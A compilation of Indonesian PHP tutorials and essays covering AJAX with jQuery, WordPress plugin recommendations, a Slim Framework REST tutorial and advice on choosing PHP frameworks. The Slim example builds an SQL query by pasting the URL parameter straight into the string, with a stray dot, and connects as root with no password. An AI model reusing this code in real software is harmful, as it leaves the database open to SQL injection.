  $("#hasil").html(msg.post);
});
```

Tentu jangan lupa dengan div dengan id hasil ya?

7. KIRIM DATA

jadi.. setelah dapat post via ajax, kita lakukan query atas post tersebut. Untuk aman-aman, pastikan yng dikirim benar.. walau km yakin itu benar (sanitasi)! berikutnya.. dapatkan hasil, lalu kirim ke variable, setelah jadi variable post ke array seperti contoh script di atas (php), nantinya akan di jadikan json (ingat).

8. MENDAPATKAN DATA

setelah berhasil dapat data, kamu tampilkan sesuai kebutuhan. Hint kadang kita kirim yang langsung pake dibandingkan berbentuk array yang hrs di split jadi table atau div ... dari sisi programmer ini menyulitkan, walau memberikan tantangan. untuk script.. mampirlah ke <http://pastebin.com/a145vMYJ>

9. KESIMPULAN

jadi saat anda minta script.. perhatikan cara saya memberikan script.. panjang khan untuk 1 script berisi ajax jquery?!? yang saat diserahkan cuma beberapa baris?!? jadi pikirkanlah saat anda meminta script berikutnya.



Suhendra Y. Putra
Programmer dan Founder
CITSTUDIO <http://citstudio.com>

Optimasi Wordpress dalam Penggunaan Plugin

Pengertian Wordpress

WordPress adalah sebuah aplikasi open source yang sangat populer digunakan sebagai mesin blog (blog engine). WordPress dibangun dengan bahasa pemrograman PHP dan basis data (database) MySQL. PHP dan MySQL, keduanya merupakan perangkat lunak sumber terbuka (open source software). Selain sebagai blog, WordPress juga mulai digunakan sebagai sebuah CMS (Content Management System) karena kemampuannya untuk dimodifikasi dan disesuaikan dengan kebutuhan penggunaannya.

Optimasi Website Wordpress dalam Penggunaan Plugin

Sebagian orang mungkin banyak yang berfikir, "dapatkah saya membuat website dengan Hitungan MENIT?", dulu mungkin masih berfikir "It's Impossible", tapi saat ini kita mengenal istilah CMS (Content Management System), sebuah blog engine yang berfungsi membuat website dengan cara klik, drag and drop. Ini semakin memudahkan dalam pembuatan website.

Namun meskipun dipermudah dengan CMS, dikarenakan CMS cenderung menggunakan Plugin untuk modul aplikasinya, kita harus cermat dalam pemilihan plugin yang akan dipergunakan.

Dalam tulisan ini, saya tidak akan bahas bagaimana cara Instalasi Wordpress, sehingga kita berasumsi Instalasi Default Wordpress sudah terpasang di dalam PC. Namun yang akan kita bahas saat ini adalah cara optimasi dari Sisi Penggunaan Plugin.

A. Gunakan Template LEGAL, BERLISENSI atau yang mudah di CUSTOM

Penggunaan template adalah hal terpenting untuk mempercantik website kita, namun kita perlu berhati-hati, karena jika kita menggunakan theme bajakan, besar kemungkinan website mudah disusupi oleh malicious code.


Selain itu, gunakan template yang mudah di custom baik dari segi template code / functions ataupun CSS Script.

B. Hubungkan dengan JetPack Wordpress


Jika kita membuat website dengan tujuan web dikenal banyak masyarakat, sebaiknya integrasikan dengan plugin-plugin yang disediakan jetpack Wordpress, secara tidak langsung ini akan membantu website cepat terindeks oleh mesin pencari, hal ini dikarenakan selain cara maintenance yang baik di sisi posting artikel, dikelas CMS, saat ini wordpress dan engine jetpack-nya masih menjadi yang terbaik dari segi *Self SEO Maintenance*.

C. Rekomendasi Plugin. Berikut ini adalah daftar plugin yang direkomendasikan untuk website wordpress.

- 1. Akismet**, Plugin yang dapat melindungi website dari komentar spam.



- 2. SEO Wordpress By Yoast**
Optimasi artikel untuk kebutuhan SEO




- 3. All In One WP Security**, Plugin yang dapat memeriksa apakah script mengandung malicious code.




- 4. Crayon Syntax Highlighter**, plugin untuk menuliskan code ,rumus dengan format yang mudah dibaca.




- 5. Facebook Comments**, plugin untuk mengintegrasikan blog dengan facebook. Memungkinkan pembaca dapat memberi komentar menggunakan account facebook.



- 6. Google Maps Embed**, plugin yang dapat menambahkan tombol MAP, sehingga pengguna dapat menambahkan peta di dalam setiap artikel.



- 7. Google XML Sitemaps**, Plugin ini akan membuat sitemap XML khusus yang akan membantu mesin pencari seperti Google, Yahoo, Bing dan Ask.com untuk kebutuhan indexing yang lebih baik.



- 8. GRAND Flash Album Gallery**, menyediakan antarmuka yang untuk mengelola foto dan gambar melalui halaman admin, dan menampilkan foto dalam cara yang membuat situs web Anda terlihat sangat profesional.




- 9. List category posts**, plugin yang memungkinkan agar category artikel dapat di embed ke dalam artikel lain.

- 10. PPinger**, Plugin untuk melakukan submitter / Pings website ke Pingomatic.


- 11. Simple Page Ordering**, Plugin agar daftar artikel dapat disusun secara hirarki hanya dengan drag and drop.

				Published
<input type="checkbox"/>	Web Development & Strategy Solutions	10up	0	2011/03/14 Published
<input type="checkbox"/>	10up blog	10up	0	2011/03/14 Published
<input type="checkbox"/>	WordPress Plug-ins Edit Quick Edit Trash View	10up	0	2011/03/14 Published
<input type="checkbox"/>	Contact 10up	10up	0	2011/03/14 Published
<input type="checkbox"/>	Title	Author		Date


- 12. TinyMCE Advanced**, plugin untuk menambahkan fitur extra pada teks editor wordpress.



- 13. WP-reCAPTCHA**, plugin untuk mengintegrasikan reCAPTCHA anti-spam dengan wordpress.



- 14. YITH Maintenance Mode**, plugin untuk membuat tampilan berbeda saat website berada dalam mode maintenance.



Selesai. Dengan list plugin diatas, kita akan dapat membuat website dengan CMS wordpress dengan tidak mengganggu performance dari website, selain itu website kita akan lebih terlihat professional (tentunya didukung oleh isi Artikel).Happy Blogging 😊

Biography

“Ilmu itu tidaklah sulit, melainkan manusia yang selalu mempersulit Ilmu”



Warga Bandung yang memulai merambah ke dunia Web Development sejak tahun 2006, Menyelesaikan Pendidikan di Sekolah Tinggi IlmuKomputer LPKIA Bandung. Saat ini penulis bekerja sebagai senior Web Developer di sebuah perusahaan konsultan IT di Bandung dan memulai usaha dengan membuat sebuah team software development (citstudio) untuk kebutuhan perusahaan kecil menengah dengan jangkauan seluruh Indonesia. Semenjak memutuskan untuk terjun ke dunia programming khususnya Web Development, telah banyak project yang dikerjakan, meskipun tergolong kecil.

Portofolio

- Website PT. MadaniCiptaInformasi
- Website CITSTUDIO
- Blog universitasWidyatama Bandung
- Website PT. MadyaMudaMadani
- Website KatalogProduk Dealer Mobil Honda

- Website Perusahaan Tour dan Travel Naisbuk
- Aplikasi Hotel Management System
- Aplikasi Human Resource Management System
- Aplikasi Attendance Management Syste
- E-Learning UniversitasWidyatama Bandung (masihpengembangan)

DaftarPustaka

- http://id.wikipedia.org/wiki/Situs_web
- [http://id.wikipedia.org/wiki/Penerjemah_\(komputasi\)](http://id.wikipedia.org/wiki/Penerjemah_(komputasi))
- <http://id.wikipedia.org/wiki/Blog>
- <http://id.wikipedia.org/wiki/WordPress>
- http://id.wikipedia.org/wiki/Server_web
- http://id.wikipedia.org/wiki/Penjelajah_web

4

Framework



Terima kasih kepada-

Gunawan M. Wibisino – <http://adapani.com>

Ahmad Solichin – <http://achmatin.net>

aksiIDE - Luri Darmawan

Komar Satriani - <http://citstudio.com>

Medan Tekno - Ekalaya Manullang

I Gde Lumbung - <http://gedelumbung.com>

codiLABS – Coder

dan teman2 di PHP Indonesia

Tutorial : Berkenalan

Dengan Slim PHP Micro Framework



Lagi-lagi mata belum bisa terpejam. Masih setia di depan laptop padahal hari ini saya bisa dikatakan libur dari kerjaan. Nah, berhubung libur saya mau refreshing dulu nih. Kalau ada waktu kosong seperti ini saya coba untuk belajar sesuatu yang aneh dan memang sudah saya siapkan dari dulu. Karena ada kerjaan, jadi masuk *list to do* terlebih dahulu. Tadi malam, iseng-iseng saya nyobain Slim Framework, salah satu micro php framework. Kesan pertama pas nyobain micro php framework yang satu ini, keren juga 😊. Routing-nya nyaman menurut saya dan cukup powerfull untuk digunakan sebagai RESTful API. Biar gak lupa hasil belajar tadi malam 😊, kali ini saya coba untuk menulisnya disini. Cekibroottt,,

1 Tutorial instalasi di website resminya sudah sangat jelas. Kita bisa menggunakan composer maupun instal secara manual. Berhubung saya lagi *kesemsem* sama yang namanya composer, jadi saya pakai tools yang satu ini saja 😊

2 Buka terminal/console, kita akan mengunduh composer terlebih dahulu. Masuk ke direktori htdocs, buat folder dengan nama "slim-fw" dan jalankan perintah berikut :
1 curl -s <https://getcomposer.org/installer> | php -d detect_unicode=Off

3 Buat sebuah file dengan format .json yang berisi nama package dari Slim Framework yang akan kita gunakan. Beri nama composer.json dan letakkan di dalam folder "slim-fw" yang telah kita buat.

```
{
  "require": {
    "slim/slim": "2.*"
  }
}
```

4 Jalankan composer untuk mengunduh package yang telah kita defisinikan di file composer.json
php composer.phar install

5 Setelah selesai, maka akan folder baru di dalam folder slim-fw yang telah kita buat tadi. Bersihkan file dari Slim Framework. Kita akan menuliskan kode aplikasi kita di dalam folder /vendor/slim/slim/index.php.

6 Slim Framework ini mengimplementasikan HTTP method yang sering kita gunakan untuk membuat sebuah RESTful API. Seperti method GET, POST, PUT, dan DELETE. Untuk penjelasan lebih lanjut tentang REST API, monggo kunjungi link berikut, <http://www.restapitutorial.com/>

HTTP Verb	Entire Collection (e.g. /customers)	Specific Item (e.g. /customers/{id})
GET	200 (OK), list of customers. Use pagination, sorting and filtering to navigate big lists.	200 (OK), single customer. 404 (Not Found), if ID not found or invalid.
PUT	404 (Not Found), unless you want to update/replace every resource in the entire collection.	200 (OK) or 204 (No Content). 404 (Not Found), if ID not found or invalid.
POST	201 (Created), 'Location' header with link to /customers/{id} containing new ID.	404 (Not Found).
DELETE	404 (Not Found), unless you want to delete the whole collection—not often desirable.	200 (OK). 404 (Not Found), if ID not found or invalid.

1 Nah, sekarang Slim Framework sudah nangkring di localhost kita. Kalau langsung kita akses dengan alamat <http://localhost/slim-fw/vendor/slim/slim/>, akan muncul welcome screen yang menginformasikan Slim Framework berhasil diinstal. Sekarang kita akan mencoba untuk menampilkan tulisan "Hello World", tentunya dengan menggunakan routing GET.

```
<?php
require 'Slim/Slim.php';
\Slim\Slim::registerAutoloader();

$app = new \Slim\Slim();
$app->get('/hello/:name', function ($name) {
    echo "Hello, $name";
});
$app->run();
```

2 Hasilnya bisa diakses melalui alamat <http://localhost/slim-fw/vendor/slim/slim/hello/world>. Parameter terakhir bisa diubah sesuai keperluan dan nanti ditampilkan sebagai variabel. Sekarang mari kita coba contoh routing lainnya dengan menampilkan data dari database.

Disini saya coba membuat sebuah tabel sederhana yang nanti datanya akan kita tampilkan melalui routing GET.

```
CREATE TABLE dlmbg_sitemap (
  id_peta int(5) NOT NULL AUTO_INCREMENT,
  judul varchar(100) NOT NULL,
  keterangan text NOT NULL,
  gambar varchar(100) NOT NULL,
  koordinat_lat varchar(150) NOT NULL,
  koordinat_lang varchar(150) NOT NULL,
  PRIMARY KEY (id_peta)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;
```

Pada routing get seperti contoh di atas, ada 2 parameter yang wajib kita isi. Di parameter yang pertama untuk alamatnya dan yang kedua untuk nama method/action yang akan dipanggil. Disini saya buat 3 buah method yaitu untuk koneksi, menampilkan semua data, dan menampilkan salah satu data sesuai parameter di url.


```
<?php
require 'Slim/Slim.php';
\Slim\Slim::registerAutoloader();

$app = new \Slim\Slim();

$app->get('/sitemap/', 'getSitemap');
$app->get('/sitemap/:id', 'getSitemapDetail');

$app->run();

function getSitemap() {
    $sql = "select * FROM dlmbg_sitemap";
    try {
        $db = getConnection();
        $stmt = $db->query($sql);
        $wines = $stmt->fetchAll(PDO::FETCH_OBJ);
        $db = null;
        echo '{"data": ' . json_encode($wines) . '}';
    } catch(PDOException $e) {
        echo '{"error":{"text":' . $e->getMessage() . '}}';
    }
}

function getSitemapDetail($id) {
    $sql = "select * FROM dlmbg_sitemap where id_peta = '$id.'";
    try {
        $db = getConnection();
        $stmt = $db->query($sql);
        $wines = $stmt->fetchAll(PDO::FETCH_OBJ);
        $db = null;
        echo '{"data": ' . json_encode($wines) . '}';
    } catch(PDOException $e) {
        echo '{"error":{"text":' . $e->getMessage() . '}}';
    }
}

function getConnection() {
    $dbhost="127.0.0.1";
    $dbuser="root";
    $dbpass="";
    $dbname="db_peta";
    $dbh = new PDO ("mysql:host=$dbhost;dbname=$dbname", $dbuser, $dbpass);
    $dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    return $dbh;
}
```

3 Sekarang kita coba di browser melalui alamat berikut :

<http://localhost/slim-fw/vendor/slim/slim/sitemap>

<http://localhost/slim-fw/vendor/slim/slim/sitemap/1>

Cukup mudah kan 😊,?? Slim Framework ini cocok untuk membuat sebuah RESTful API, tinggal kita tambahkan untuk register key-nya seperti pada web-web pada umumnya yang menyediakan API untuk developer pihak ketiga. Di postingan selanjutnya, saya akan mencoba untuk membahas tentang pembuatan RESTful API dengan Slim Framework.

Ngomong-ngomong, kalau buat RESTful API kayaknya kelihatan gak keren lagi deh di mata pak dosen =)). Yaw maklumlah, saya juga masih belajar, masih anak kemarin sore yang baru melek teknologi. Jadi yaw mainannya ginian aja, beda sama pak dosen yang udah S2. Kan mana mungkin otak lulusan SMK bisa ngalahin otak lulusan S2 :p

“Stay Foolish, Stay Hungry”

Gede Lumbung
Freelance Web Developer
email : gedesumawijaya@gmail.com
web : <http://gedelumbung.com>

<http://gedelumbung.com>





6 Hal yang perlu dipertimbangkan ketika Memilih Framework

"Ketika anda telah memutuskan untuk menggunakan framework saat membangun aplikasi berikutnya atau kemungkinan juga anda sudah akrab dengan framework tertentu, maka Anda mungkin akan condong ke arah framework tertentu jika anda memulai. Tapi apakah anda yakin framework yang dipilih itu adalah yang paling sesuai?"

Beberapa pertanyaan yang harus anda tanyakan pada diri-sendiri sebelum memilih framework tertentu dan memastikan itu akan mampu memenuhi kebutuhan sekarang dan jangka panjang".

1 Apa yang saya butuhkan dari framework ?

Keakraban itu penting, tapi fungsi yang lebih utama. Oleh karena itu pertimbangkan apa fungsi yang benar-benar Anda butuhkan dari suatu framework. Ini tidak masuk akal untuk menggunakan tumpukan framework hanya perlu kemampuan routingnya saja. Sekali anda telah mampu mengidentifikasi situasi kapan anda membutuhkan framework maka anda dapat mulai cerdas membandingkan spesifikasi dari berbagai kerangka kerja yang ada, semakin berkurang pilihan anda lebih mudah untuk memilih keputusan akhir.

2 Apakah saya berharap framework membantu mengelola konsistensi ?

Kadang sulit untuk mempertahankan komunikasi yang baik dalam sebuah tim developer yang besar terutama setelah pembagian kerja. Individu akan memiliki *preferensi* sendiri ketika berhadapan dengan kode format, penamaan benda, dll dan jika kembali melanjutkan kode yang sudah tersedia di bagian lain maka anda akan mumet dan waktu terbuang banyak. Nah! framework dapat membantu kondisi seperti ini, tapi berhati-hatilah jangan terlalu keter-gantungan menjaga konsistensi karena sebuah framework bukanlah pengganti standar coding.

3 Apakah dokumentasi yang baik tersedia?

Saya yakin kita semua pernah mengalami betapa sulitnya untuk memahami kode telah kita tulis enam bulan sebelumnya. Meskipun kita sendiri yang menulisnya, tampak seolah-olah kita sedang membacanya untuk pertama kalinya. Dengan framework, anda akan selalu bisa membaca dan bekerja dengan kode orang lain. Memilih framework yang mampu memberikan dokumentasi yang baik akan membuat pemahaman kode dan penggunaan framework sepenuhnya akan jauh lebih mudah.

4 Apakah framework masih aktif dikembangkan, dan memiliki basis pengguna aktif ?

Akan memakan waktu untuk menulis kode yang tidak erat dengan framework yang mendasari. Jadi jika framework yang anda andalkan sudah tidak aktif dikembangkan dan tidak memiliki basis pengguna lagi. Maka anda akan dihadapkan pada dua pilihan : (1) tetap dengan framework dan memperbaikinya sendiri, atau (2) menulis ulang kode anda untuk menggunakan kerangka kerja baru. Ini penting untuk memastikan anda tidak terjebak dengan bom waktu, oleh karena itu perlu meluangkan waktu untuk memahami history pembuatannya dan komunitas aktif yang mendukungnya sebelum anda masuk tahap perencanaan sehingga anda dapat menghindari jatuh ke lubang kesalahan.

5 Apakah framework yang saya gunakan melakukan update tiap ada perkembangan bahasa pemrograman yang dia usung?

Programmer PHP umumnya memiliki kemudahan menulis aplikasi yang akan dijalankan dalam platform tertentu, sebagai kebalikannya programmer JavaScript harus berurusan dengan kombinasi yang berbeda dari browser dan platform. Walau sistem operasi ditingkatkan dan terjadi kenaikan versi PHP dll. Framework tidak perlu menggunakan sebagian besar fitur bahasa yang update dari PHP, tapi pastikan itu tidak menggunakan fitur usang. Klien tidak peduli tentang pilihan implementasi kita (dan memang seharusnya begitu), tetapi kesalahan dan peringatan dari file log dipicu oleh framework yang menggunakan ekstensi using mencerminkan buruk aplikasi anda, buruknya teamwork anda... bukan buruknya pengembang dari framework karena anda salah membuat pilihan.

6 Apa faktor bisnis mempengaruhi keputusan saya ?

Jika anda seorang pebisnis kecil dan ingin mengesankan bisnis yang sangat besar selama bernegosiasi mungkin anda terpaksa untuk memilih framework yang mereka sukai. Skenario seperti menggiring ke pilihan agar menggunakan framework tertentu terlalu sering (*aku benar-benar melihat aplikasi PHP yang menggunakan bukan hanya satu tapi tiga framework yang berbeda justru karena alasan ini*). Konsekuensi berikutnya bisa baik atau buruk, dan itu mungkin terjadi karena anda tidak memiliki kontrol atas situasi tersebut.

Tidak setiap aplikasi perlu ditulis menggunakan framework. Tetapi jika anda telah memutuskan bahwa tidak menggunakan, maka itu menguntungkan untuk membandingkan kebutuhan anda terhadap fitur dan manfaat dari berbagai macam jenis framework. Dan mungkin sebuah framework yang sudah akrab dengan anda atau mungkin framework yang baru, tetapi hanya dengan melalui analisa obyektif anda bisa yakin itu benar-benar yang paling cocok.

Litertur: <http://www.sitepoint.com/6-things-to-consider-when-choosing-a-framework/>
Timothy Boronczyk

10 alasan mengapa disarankan menggunakan Framework

PHP Framework telah menerima banyak perhatian dalam beberapa tahun terakhir dari komunitas pengembangan web. Jika Anda melihat daftar pekerjaan PHP, Anda akan sering melihat "Menguasai MVC Framework" sebagai salah satu persyaratan mereka. Hal ini menjadi salah satu 'must-have' keahlian untuk pengembang web. Ada alasan yang cukup baik di balik semua ini. Dalam artikel ini kita akan mengeksplorasi mengapa anda, sebagai programmer PHP, harus menggunakan PHP Framework.



1. Organisasi Kode dan File

Hanya karena anda menciptakan "/" inc" folder dan membuat "functions.php" file tidak berarti kode anda terorganisir. Ketika Anda setup PHP Framework, sudah memiliki struktur folder tertentu. Hal yang diharapkan dari Anda untuk mengikuti standar yang sama dan menjaga semuanya terorganisir dalam cara tertentu. Setelah Anda terbiasa dengan model ini, Anda tidak akan pernah ingin kembali. Sayangnya untuk beberapa baris perintah masih menggunakan vi, ini bisa menjadi suatu tantangan, dimana anda akan bekerja dengan lebih banyak file, yang lebih kecil dalam ukuran. Tapi ketika anda menggunakan editor kode yang layak atau IDE, maka akan mudah menelusuri kode aplikasi anda dan menemukan apa yang anda butuhkan dengan cepat.



2. Utilitas dan Library

PHP adalah bahasa besar dalam pengembangan web dan menyediakan tak terhitung Utilitas dan Library. Namun, jika Anda pernah mencoba untuk membangun sebuah website secara utuh dengan PHP saja, Anda akan menemukan diri baik memburu banyak kode pihak ke-3 dan library atau harus menulis sendiri. Rata-rata framework PHP dibuat dengan library tertentu yang akan membantu anda dengan:

- Validasi Form
- Input / Output penyaringan
- Basis Data Abstraksi
- Session dan Cookie Penanganan
- Email, Kalender, Pagination dll ...

Belum lagi, ada banyak plugin yang disediakan oleh komunitas yang dapat anda tambahkan ke kerangka kerja Anda.



3. Pola MVC

Model View Controller dimulai pada tahun 1979, ketika seorang pria bernama Trygve Reenskaug (seorang ilmuwan komputer Norwegia) pertama kali menggambarannya. PHP itu sendiri bekerja seperti mesin template. Namun, bila digunakan secara tidak bertanggung jawab, itu mengarah ke kode yang sangat jelek dan unmaintainable. Cara Pola MVC berlaku untuk aplikasi PHP. "Model" merepresentasikan struktur data anda, biasanya dengan berinteraksi dengan database. "View" berisi template halaman dan output. "Controller" menangani permintaan halaman dan mengikat semuanya bersama-sama. Ini semacam pemisahan mengarah ke lebih bersih dan kode tetap konsisten.



4. Keamanan

Di PHP, anda sudah bisa menemukan banyak input dan output penyaringan fungsi untuk melindungi situs terhadap serangan tertentu. Namun, secara manual menggunakan fungsi-fungsi bisa melelahkan dan anda mungkin lupa tentang mereka. Dengan kerangka kerja, sebagian besar pekerjaan dapat dilakukan untuk anda secara otomatis.

Misalnya dalam CodeIgniter:

Setiap nilai diteruskan ke objek database tersaring terhadap serangan injeksi SQL.

Semua fungsi pembangkit html, seperti bentuk helper dan helper url menyaring output secara otomatis. Semua input pengguna dapat disaring terhadap serangan XSS. Enkripsi cookie secara otomatis hanya soal mengubah pilihan konfigurasi.




5. Kurang Kode & Pengembangan Cepat

